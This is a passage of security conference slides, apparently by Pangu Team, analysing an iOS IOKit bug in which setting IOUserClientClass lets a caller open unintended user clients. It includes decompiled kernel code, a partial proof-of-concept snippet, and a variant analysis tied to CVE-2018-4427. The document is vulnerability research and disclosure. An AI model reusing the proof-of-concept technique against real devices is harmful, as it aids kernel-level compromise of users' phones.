    result = NDR_record.mig_vers;
    *(NDR_record_t *) (a2 + 32) = NDR_record;
    return result;
}
v11 = *(_QWORD *) (a1 + 36);
if ( (unsigned __int64) (v11 + 1) >= 2 )
    ipc_port_release_send(v11);
*(_QWORD *) (a2 + 36) = iokit_make_connect_port((IOMachPort *) v14);
```

convert IOService Port ID to IOService object

convert IOUserclient object to port

Two Types

- ❖ IOUserclient -> IKOT_IOKIT_CONNECT
- ❖ IOService -> IKOT_IOKIT_OBJECT

```
MIGEXTERN io_object_t
iokit_lookup_object_port(
    ipc_port_t port)
{
    return (iokit_lookup_io_object(port, IKOT_IOKIT_OBJECT));
}
```

```
MIGEXTERN ipc_port_t
iokit_make_connect_port(
    io_object_t obj )
{
    return (iokit_make_port_of_type(obj, IKOT_IOKIT_CONNECT));
}
```


Different Maps

```
// not in dictForType() for debugging ease
static OSDictionary * gIOObjectPorts;
static OSDictionary * gIOConnectPorts;
static OSDictionary * gIOIdentifierPorts;

OSDictionary * IOMachPort::dictForType( ipc_kobject_type_t type )
{
    OSDictionary ** dict;

    switch (type)
    {
        case IKOT_IOKIT_OBJECT:
            dict = &gIOObjectPorts;
            break;
        case IKOT_IOKIT_CONNECT:
            dict = &gIOConnectPorts;
            break;
        case IKOT_IOKIT_IDENT:
            dict = &gIOIdentifierPorts;
            break;
        default:
            panic("dictForType %d", type);
            dict = NULL;
            break;
    }
}
```


How to add IOUserclient into gIOObjectPorts?

- ❖ Remember how to make an IORegistryEntry tree traversal?
 - ❖ IORegistryGetRootEntry
 - ❖ IORegistryEntryGetChildIterator
 - ❖ IOIteratorNext

How to add IOUserclient into gIOObjectPorts?

- ❖ IOIteratorNext will go to Xio_iterator_next that will add IOUserclient to gIOObjectPorts

```
NDR_record_t __fastcall Xio_iterator_next(__int64 a1, __int64 a2)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

    if ( kdebug_enable & 1 )
    {
        v7 = __readgsqword(8u);
        if ( v7 )
            v8 = *(_QWORD *)(v7 + 0x3D0);
        sub_FFFFFFFF80006DFDC0(0LL);
        if ( *(_DWORD *)a1 < 0 )
            goto LABEL_14;
    }
    else if ( *(_DWORD *)a1 < 0 )
    {
        LABEL_14:
        *(_DWORD *)(a2 + 0x28) = 0xFFFFFED0;
        goto LABEL_15;
    }
    if ( *(_DWORD *)(a1 + 4) != 0x20 )
        goto LABEL_14;
    *(_QWORD *)(a2 + 0x2C) = 0x110000LL;
    v2 = iokit_lookup_object_port(*(_QWORD *)(a1 + 8));
    v3 = is_io_iterator_next(v2, &v9);
    if ( v2 )
        *(void (__fastcall **)(__int64))(*(_QWORD *)v2 + 0x28LL)(v2);
    if ( v3 )
    {
        *(_DWORD *)(a2 + 0x28) = v3;
    }
    LABEL_15:
    result = NDR_record;
    *(NDR_record_t *) (a2 + 0x20) = NDR_record;
    return result;
}
result = (NDR_record_t)iokit_make_object_port(v9);
*(NDR_record_t *) (a2 + 0x24) = result;
```


POC Version 2

```
serv = IOServiceGetMatchingService(kIOMasterPortDefault, IOServiceMatching("AppleJPEGDriver"));

char* bf = (char*) [[NSString stringWithFormat:@"<dict><key>%s</key><string>%s</string></dict>",
        "IOUserClientClass", "someuserclient"] UTF8String];
io_service_open_extended(serv, mach_task_self(), 0, NDR_record, (io_buf_ptr_t)bf, strlen(bf)+1, &err, &conn);

.....|
//make a tree transversal
//try to IOServiceOpen AppleJPEGDriverUser
IORegistryEntryGetNameInPlane(service, plane, name);

if(strcmp(name, "AppleJPEGDriverUserClient")==0){
    io_connect_t conn2;
    int kr = IOServiceOpen(service, mach_task_self(), 0, &conn2);
```

You will get "someuserclient" here

Outline

- ❖ IOKit 101
- ❖ Analysis of a bug hidden in removed code
- ❖ **Variant analysis**
- ❖ Conclusion

Variant analysis

- ❖ “By variant analysis, I mean taking a known security bug and looking for code which is vulnerable in a similar way.” — Ian Beer
- ❖ “Find new iOS vulnerabilities by studying fixed vulnerabilities.” — Team Pangu, TenSec conference 2017

Recall the bug

- ❖ somehow we can first set IOUserClientClass either in IOService or IOUserclient instances
- ❖ then we can call IOServiceOpen to these instances and lead to other bugs

New ways?

- ❖ Some IOKit drivers can temporally create new IOService classes, such as a virtual disk or new HID devices
- ❖ To create such IOServices classes, a property dictionary is usually required
 - ❖ such as HID device types, file path of the virtual disk, etc

New bugs

- ❖ Setting IOUserClientClass in the property dictionary will cause new bugs

IOHIDFamily

Available for: iPhone 5s and later, iPad Air and later, and iPod touch 6th generation

Impact: An application may be able to execute arbitrary code with kernel privileges

Description: A memory corruption issue was addressed with improved memory handling.

CVE-2018-4427: Pangu Team

Details

- ❖ General idea is the same
 - ❖ set `IOUserClientClass` in the creation property dict
 - ❖ not reachable in the Safari or container sandbox
- ❖ Apple released a timely fix for iOS, but needs more time for additional platforms
- ❖ We promise more details after a complete fix

Conclusion

- ❖ Bugs could hide in the IOKit class hierarchy
- ❖ Variant analysis helps find similar bugs
- ❖ Consider the past you shall know the future

Thank you!



犇众信息



PANGU TEAM